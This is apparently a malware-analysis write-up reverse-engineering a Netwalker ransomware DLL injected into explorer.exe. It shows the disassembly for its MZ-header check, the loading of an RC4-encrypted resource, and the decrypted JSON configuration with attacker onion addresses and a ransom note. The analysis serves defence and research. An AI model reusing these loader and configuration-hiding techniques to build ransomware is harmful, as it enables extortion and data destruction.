
```
0000000180002621
0000000180002621 loc_180002621:             ; shell32.dll
0000000180002621 mov     ecx, 0C8A1BAD8h
0000000180002626 call    get_library_handle_sub_180001310
000000018000262B mov     rbx, rax
000000018000262E test    rax, rax
0000000180002631 jnz     short loc_18000267A
```

after resolving imports, it continues to check for stomped MZ header **0xDEAD** by first copying header value **0xDEAD** in eax, setting up rbx with a certain address and later subtracting 0x400 from rbx in each iteration to reach image's base address as shown by the loop in figure below




```
000007FEF16FFD40   40:56                push rsi                                               EntryPoint
000007FEF16FFD42   48:83EC 40           sub rsp,40
000007FEF16FFD46   E8 4517FFFF          call <f5c877335920f0ef040228e18b426d00.resolve_imports>
000007FEF16FFD4B   85C0                 test eax,eax
000007FEF16FFD4D   0F84 F7010000        je f5c877335920f0ef040228e18b426d00.7FEF16FFF4A
000007FEF16FFD53   48:895C24 50         mov qword ptr ss:[rsp+50],rbx
000007FEF16FFD58   B8 ADDE0000          mov eax,DEAD
000007FEF16FFD5D   48:8D1D 0C2D0000     lea rbx,qword ptr ds:[7FEF1702A70]
000007FEF16FFD64   48:897C24 60         mov qword ptr ss:[rsp+60],rdi
000007FEF16FFD69   48:81E3 00F0FFFF     and rbx,FFFFFFFFFFFFF000
000007FEF16FFD70   C705 86740000 000000 mov dword ptr ds:[7FEF1707200],0
000007FEF16FFD7A   66:3903              cmp word ptr ds:[rbx],ax
000007FEF16FFD7D   74 0D                je f5c877335920f0ef040228e18b426d00.7FEF16FFD8C
000007FEF16FFD7F   90                   nop
000007FEF16FFD80   48:81EB 00040000     sub rbx,400
000007FEF16FFD87   66:3903              cmp word ptr ds:[rbx],ax
000007FEF16FFD8A   75 F4                jne f5c877335920f0ef040228e18b426d00.7FEF16FFD80
```

if **0xDEAD** header value is intact (i.e., making sure DLL is being run **injected** in **explorer.exe**), it continues further to fix **MZ** header in memory and read image's resources - otherwise it'll throw **ACCESS_VIOLATION** exception and exits



```
000007FEF176FD8A   75 E4                 jne f5c877335920f0ef040228e18b426d00.7FEF176FD80
000007FEF176FD8C   48:8B05 55740000      mov rax,qword ptr ds:[<ptr_Imports_array>]
000007FEF176FD93   BA 697A0000           mov edx,7A69
000007FEF176FD98   41:B8 39050000        mov r8d,539
000007FEF176FD9E   66:C703 4D5A          mov word ptr ds:[rbx],5A4D
000007FEF176FDA3   48:8BCB               mov rcx,rbx
000007FEF176FDA6   FF90 80020000         call qword ptr ds:[rax+280]  FindResourceA
000007FEF176FDAC   48:8BF8               mov rdi,rax
000007FEF176FDAF   BE 01000000           mov esi,1
000007FEF176FDB4   48:85C0               test rax,rax
000007FEF176FDB7   0F84 5F010000         je f5c877335920f0ef040228e18b426d00.7FEF176FF1C
000007FEF176FDBD   4C:8B05 24740000      mov r8,qword ptr ds:[<ptr_Imports_array>]
000007FEF176FDC4   48:8BD0               mov rdx,rax
000007FEF176FDC7   48:8BCB               mov rcx,rbx
000007FEF176FDCA   4C:897C24 20          mov qword ptr ss:[rsp+20],r15
000007FEF176FDCF   41:FF90 88020000      call qword ptr ds:[r8+288]     LoadResource
000007FEF176FDD6   48:8B15 0B740000      mov rdx,qword ptr ds:[<ptr_Imports_array>]
000007FEF176FDDD   48:8BC8               mov rcx,rax
000007FEF176FDE0   FF92 90020000         call qword ptr ds:[rdx+290]  LoackResource
000007FEF176FDE6   4C:8BF8               mov r15,rax
000007FEF176FDE9   48:85C0               test rax,rax
000007FEF176FDEC   0F84 25010000         je f5c877335920f0ef040228e18b426d00.7FEF176FF17
000007FEF176FDF2   4C:8B05 EF730000      mov r8,qword ptr ds:[<ptr_Imports_array>]
000007FEF176FDF9   48:8BD7               mov rdx,rdi
000007FEF176FDFC   48:8BCB               mov rcx,rbx
000007FEF176FDFF   48:896C24 58          mov qword ptr ss:[rsp+58],rbp
000007FEF176FE04   41:FF90 98020000      call qword ptr ds:[r8+298]     SizeOfResource
000007FEF176FE0B   8BE8                  mov ebp,eax
000007FEF176FE0D   85C0                  test eax,eax
000007FEF176FE0F   0F84 FD000000         je f5c877335920f0ef040228e18b426d00.7FEF176FF12
000007FEF176FE15   6548:8B0C25 60000000  mov rcx,qword ptr gs:[60]
000007FEF176FE1E   8D56 07               lea edx,qword ptr ds:[rsi+7]
000007FEF176FE21   4C:8B0D C0730000      mov r9,qword ptr ds:[<ptr_Imports_array>]
000007FEF176FE28   44:8BC5               mov r8d,ebp
000007FEF176FE2B   4C:897424 28          mov qword ptr ss:[rsp+28],r14
000007FEF176FE30   48:8B49 30            mov rcx,qword ptr ds:[rcx+30]
000007FEF176FE34   41:FF11               call qword ptr ds:[r9]  RlAllocateHeap
000007FEF176FE37   4C:8BF0               mov r14,rax
000007FEF176FE3A   48:85C0               test rax,rax
000007FEF176FE3D   0F84 CA000000         je f5c877335920f0ef040228e18b426d00.7FEF176FF0D
000007FEF176FE43   4C:8B0D 3E730000      mov r9,qword ptr ds:[<ptr_Imports_array>]
000007FEF176FE4A   44:8BC5               mov r8d,ebp
```


after required resource has been loaded in memory, **sub_18000EAF0** routine processes it by first extracting first 4 bytes of data which is probably length of key, next 7 bytes (cZu-H!<) are extracted as **RC4 key** which is being used to decrypt rest of the payload - following code from **sub_18000EAF0** routine implemets **3** recognizable RC4 loops **1.** Initialization (creating **Substitution Box**) **2. Scrambling Substitution** box with key to generate a **pseudo-random** keystream **3. xoring** keystream with rest of the data



```
000007FEF176FE76  74 65           je f5c877335920f0ef040228e18b426d00.7FEF176FEDD
000007FEF176FE78  4C:8B0D 69730000 mov r9,qword ptr ds:[<ptr_Imports_array>]
000007FEF176FE7F  45:8BC5         mov r8d,r13d
000007FEF176FE82  49:8BD4         mov rdx,r12
000007FEF176FE85  48:8BC8         mov rcx,rax
000007FEF176FE88  41:FF51 20      call qword ptr ds:[r9+20]
000007FEF176FE8C  41:2BED         sub ebp,r13d
000007FEF176FE8F  4D:03E5         add r12,r13
000007FEF176FE92  4D:8BC4         mov r8,r12
000007FEF176FE95  41:8BD5         mov edx,r13d
000007FEF176FE98  49:8BCF         mov rcx,r15
000007FEF176FE9B  44:8D4D FC      lea r9d,qword ptr ss:[rbp-4]
000007FEF176FE9F  E8 4CECFFFF     call <f5c877335920f0ef040228e18b426d00.decrypt_rc4>
000007FEF176FEA4  85C0            test eax,eax
000007FEF176FEA6  74 19           je f5c877335920f0ef040228e18b426d00.7FEF176FEC1
```


```
do
{
  *(_BYTE *)(v10 - v11 + v14++) = v13;
  v15 = v13++ % v7;
  *(_BYTE *)(v14 - 1) = *(_BYTE *)(v15 + v8);
}
while ( v13 < 0x100 );
v16 = 0;
v17 = (unsigned __int8 *)v10;
do
{
  v18 = *v17;
  v16 = (v18 + v17[v12 - v10] + v16) % 256;
  *v17++ = *(_BYTE *)(v16 + v10);
  *(_BYTE *)(v16 + v10) = v18;
  --v9;
}
while ( v9 );
(*(void (__fastcall **)(_QWORD, _QWORD, __int64))(pte_heap_qword_1800171E8 + 8))(
  *(_QWORD *)(__readgsqword(0x60u) + 48),
  0i64,
  v12);
v19 = 0i64;
if ( (_DWORD)v5 )
{
  v20 = v5;
  do
  {
    v4 = (unsigned __int8)(v4 + 1);
    ++v6;
    v21 = *(_BYTE *)(v4 + v10);
    v19 = (unsigned __int8)(v19 + v21);
    *(_BYTE *)(v4 + v10) = *(_BYTE *)(v19 + v10);
    *(_BYTE *)(v19 + v10) = v21;
    *(_BYTE *)(v6 - 1) ^= *(_BYTE *)((unsigned __int8)(*(_BYTE *)(v4 + v10) + v21) + v10);
    --v20;
  }
  while ( v20 );
}
```

decrypted data seems to be malware’s embedded **configuration** in **json** format



```
Address           Hex                                              ASCII
000000000490B4B  76 38 E7 00|30 07 00 00|00 63 5A 75|2D 48 21 3C  v8ç.0....cZu-H!<
000000000490B5B  7B 22 6D 70|6B 22 3A 22|2B 31 4B 74|4C 39 69 62  {"mpk":"+1KtL9ib
000000000490B6B  62 65 71 61|43 68 68 6F|7A 34 69 45|48 65 54 74  beqaChhoz4iEHeTt
000000000490B7B  52 74 77 38|70 4E 41 35|79 43 30 33|34 5C 2F 33  Rtw8pNA5yC034\/3
000000000490B8B  6B 6C 53 41|3D 22 2C 22|6D 6F 64 65|22 3A 30 2C  klSA=","mode":0,
000000000490B9B  22 73 70 73|7A 22 3A 31|35 33 36 30|2C 22 74 68  "spsz":15360,"th
000000000490BAB  72 22 3A 31|35 30 30 2C|22 6E 61 6D|65 73 7A 22  r":1500,"namesz"
000000000490BBB  3A 38 2C 22|69 64 73 7A|22 3A 36 2C|22 70 65 72  :8,"idsz":6,"per
000000000490BCB  73 22 3A 74|72 75 65 2C|22 6F 6E 69|6F 6E 31 22  s":true,"onion1"
000000000490BDB  3A 22 70 62|33 36 68 75|34 73 70 6C|36 63 79 6A  :"pb36hu4spl6cyj
000000000490BEB  64 66 68 69|6E 67 37 68|33 70 77 36|64 68 70 6B  dfhing7h3pw6dhpk
000000000490BFB  33 32 69 66|65 6D 61 77|6B 75 6A 6A|34 67 70 33  32ifemawkujj4gp3
000000000490C0B  33 65 6A 7A|64 71 33 64|69 64 2E 6F|6E 69 6F 6E  3ejzdq3did.onion
000000000490C1B  22 2C 22 6F|6E 69 6F 6E|32 22 3A 22|72 6E 66 64  ","onion2":"rnfd
000000000490C2B  73 67 6D 36|77 62 36 6A|36 73 75 35|74 78 6B 65  sgm6wb6j6su5txke
000000000490C3B  6B 77 34 75|34 79 34 37|6B 70 32 65|61 74 76 75  kw4u4y47kp2eatvu
000000000490C4B  37 64 36 78|68 79 6E 35|63 73 34 6C|74 34 70 64  7d6xhyn5cs4lt4pd
000000000490C5B  72 71 71 64|2E 6F 6E 69|6F 6E 22 2C|22 6C 66 69  rqqd.onion","lfi
000000000490C6B  6C 65 22 3A|22 7B 69 64|7D 2D 52 65|61 64 6D 65  le":"{id}-Readme
000000000490C7B  2E 74 78 74|22 2C 22 6C|65 6E 64 22|3A 22 53 47  .txt","lend":"SG
000000000490C8B  6B 68 44 51|70 5A 62 33|56 79 49 47|5A 70 62 47  khDQpZb3VyIGZpbG
000000000490C9B  56 7A 49 47|46 79 5A 53|42 6C 62 6D|4E 79 65 58  VzIGFyZSBlbmNyeX
000000000490CAB  42 30 5A 57|51 67 59 6E|6B 67 54 6D|56 30 64 32  B0ZWQgYnkgTmV0d2
000000000490CBB  46 73 61 32|56 79 4C 67|30 4B 51 57|78 73 49 47  Fsa2VyLg0KQWxsIG
000000000490CCB  56 75 59 33|4A 35 63 48|52 6C 5A 43|42 6D 61 57  VuY3J5cHRlZCBmaW
000000000490CDB  78 6C 63 79|42 6D 62 33|49 67 64 47|68 70 63 79  xlcyBmb3IgdGhpcy
000000000490CEB  42 6A 62 32|31 77 64 58|52 6C 63 69|42 6F 59 58  Bjb21wdXRlciBoYX
000000000490CFB  4D 67 5A 58|68 30 5A 57|35 7A 61 57|39 75 4F 69  MgZXh0ZW5zaW9uOi
000000000490D0B  41 75 65 32|6C 6B 66 51|30 4B 44 51|6F 74 4C 51  Aue2lkfQ0KDQotLQ
000000000490D1B  30 4B 53 57|59 67 5A 6D|39 79 49 48|4E 76 62 57  0KSWYgZm9yIHNvbW
000000000490D2B  55 67 63 6D|56 68 63 32|39 75 49 48|6C 76 64 53  UgcmVhc29uIHlvdS
```

this can also be verified by copying resource as hex string along with 7-byte hex key on Cyberchef



RC4

Passphrase
63 5A 75 2D 48 21 ... HEX

Input format
Hex

Output format
Latin1

☑ Auto Bake

Input — length: 15806 lines: 1

```
9B C5 45 DE 72 88 26 44 F0 D7 7B 40 00 A9 6D A1 1E 8B AC F7 5A B4 7C C9 26 5B 03 1C 59 DE F5 8D
41 97 43 3A 38 79 B5 26 07 B8 71 ED E1 5E FD 3C 98 92 95 1A A6 F7 EA 20 20 07 EA 18 76 E1 0F A1
DC 6D 52 8C 85 27 49 09 C9 12 8E E5 9D 2B C2 7F 00 47 01 2D 4A 70 D4 38 20 07 9C 85 3E 32 C8 12
54 52 B6 BD C9 6A CB 64 AE 68 6C 8F 1B 5E 48 B4 BF 7C E6 77 48 45 C2 32 42 1F 86 63 89 8F DE 5C
77 76 0A 30 37 48 FA 82 1C 97 A9 19 17 8E 5D C9 78 65 F7 42 70 11 82 08 12 08 87 E8 D8 27 30 CE
58 42 C9 F3 F4 46 C0 DC ED 6B 75 1A 27 3C BB 7F EF 73 37 0F F2 35 C7 CF CB C4 F6 DB EB C1 C2 5D
82 BB 2D 3C BE C3 44 07 96 8E 37 3F 49 A4 A2 52 5C 9D 69 0E C8 9D 75 14 F7 ED 64 A6 F6 6D 0C B1
C3 AD FE 7C 36 7B 12 AF 16 C4 FD 11 BE 93 BB E8 D3 B7 73 17 5A 74 CB DB 6B C0 E9 62 AA 63 20 E9
69 D9 8F 86 9B 32 5A 7E 1E 2B 1D 28 66 21 8C 24 18 87 67 CA A7 A0 C9 F0 61 9D 85 01 AB 88 A2 2C
AE 83 BF 53 5E 37 6B EE 6E 3D 06 CF 81 FB 70 72 FF 08 33 3D 39 55 73 45 E9 C7 EF 21 D1 02 0C 7A
26 8D EF BF 85 33 05 32 E7 1F BA ED 65 F0 13 01 41 76 7F A6 4F E3 00 33 F0 0D B5 70 DE 51 B4 4E
96 12 FE 93 D5 F7 84 C6 19 DA F7 BC 6A C2 F0 60 F1 37 DB 43 A4 C7 65 22 C1 3B 8A 7C FF 1F 43 80
A4 DD 81 3D A0 82 12 B1 AD 32 A8 68 9F 5F FB 2D 24 86 B4 30 29 E8 F1 65 FD F2 CD 54 EC B5 6B DB
```

Output — time: 4ms length: 5269 lines: 1

```
{"mpk":"+1KtL9ibbeqaChhoz4iEHeTtRtw8pNA5yC034\/3klSA=","mode":0,"spsz":15360,"thr":1500,"namesz":
8,"idsz":6,"pers":true,"onion1":"pb36hu4spl6cyjdfhing7h3pw6dhpk32ifemawkujj4gp33ejzdq3did.onion",
"onion2":"rnfdsgm6wb6j6su5txkekw4u4y47kp2eatvu7d6xhyn5cs4lt4pdrqqd.onion","lfile":"{id}-
Readme.txt","lend":"SGkhDQpZb3VyIGZpbGVzIGFyZSBlbmNyeXB0ZWQgYnkgTmV0d2Fsa2VyLg0KQWxsIGVuY3J5cHRlZ
CBmaWxlcyBmb3IgdGhpcyBjb21wdXRlciBoYXMgZXh0ZW5zaW9uOiAue2lkfQ0KDQotLQ0KSWYgZm9yIHNvbWUgcmVhc29uIH
lvdSByZWFkIHRoaXMgdGV4dCBiZWZvcmUgdGhlIGVuY3J5cHRpb24gZW5kZWQsDQp0aGlzIGNhbiBiZSB1bmRlcnN0b29kIGJ
5IHRoZSBmYWN0IHRoYXQgdGhlIGNvbXB1dGVyIHNsb3dzIGRvd24sDQphbmQgeW91ciBoZWFydCByYXRlIGhhcyBpbmNyZWFz
ZWQgZHVlIHRvIHRoZSBhYmlsaXR5IHRvIHR1cm4gaXQgb2ZmLA0KdGhlbiB3ZSByZWNvbW1lbmQgdGhhdCB5b3UgbW92ZSBhd
2F5IGZyb20gdGhlIGNvbXB1dGVyIGFuZCBhY2NlcHQgdGhhdCB5b3UgaGF2ZSBiZWVuIGNvbXByb21pc2VkLg0KUmVib290aW
5nL3NodXRkb3duIHdpbGwgY2F1c2UgeW91IHRvIGxvc2UgZmlsZXMgd2l0aG91dCB0aGUgcG9zc2liaWxpdHkgb2YgcmVjb3Z
lcnkuDQoNCi0tDQpPdXIgIGVuY3J5cHRpb24gYWxnb3JpdGhtcyBhcmUgdmVyeSBzdHJvbmcgYW5kIHlvdXIgZmlsZXMgYXJl
IHZlcnkgd2VsbCBwcm90ZWN0ZWQsDQp0aGUgb25seSB3YXkgdG8gZ2V0IHlvdXIgZmlsZXMgYmFjayBpcyB0byByb29wZXJhd
GUgd2l0aCB1cyBhbmQgZ2V0IHRoZSBkZWNyeXB0ZXIgcHJvZ3JhbS4NCg0KRG8gbm90IHRyeSB0byByZWNvdmVyIHlvdXIgZm
```

next routine **sub_180004600** parses configuration to get list of file extensions which needs to be encrypted, default paths and files that should be whitelisted, attacker’s ToR info and ransomware note along with ransomware note file name and format, subsequent routines decrypt ransom note with AES decryption algorithm by using 256-bit hardcoded key, checks running processes to kill any blacklisted process and eventually performs ransomware activity.

That’s it. See you next time.

Sources:

1. https://blog.trendmicro.com/trendlabs-security-intelligence/netwalker-fileless-ransomware-injected-via-reflective-loading/
2. https://any.run/report/f4656a9af30e98ed2103194f798fa00fd1686618e3e62fba6b15c9959135b7be/ca44ad38-0e46-455e-8cfd-42fb53d41a1d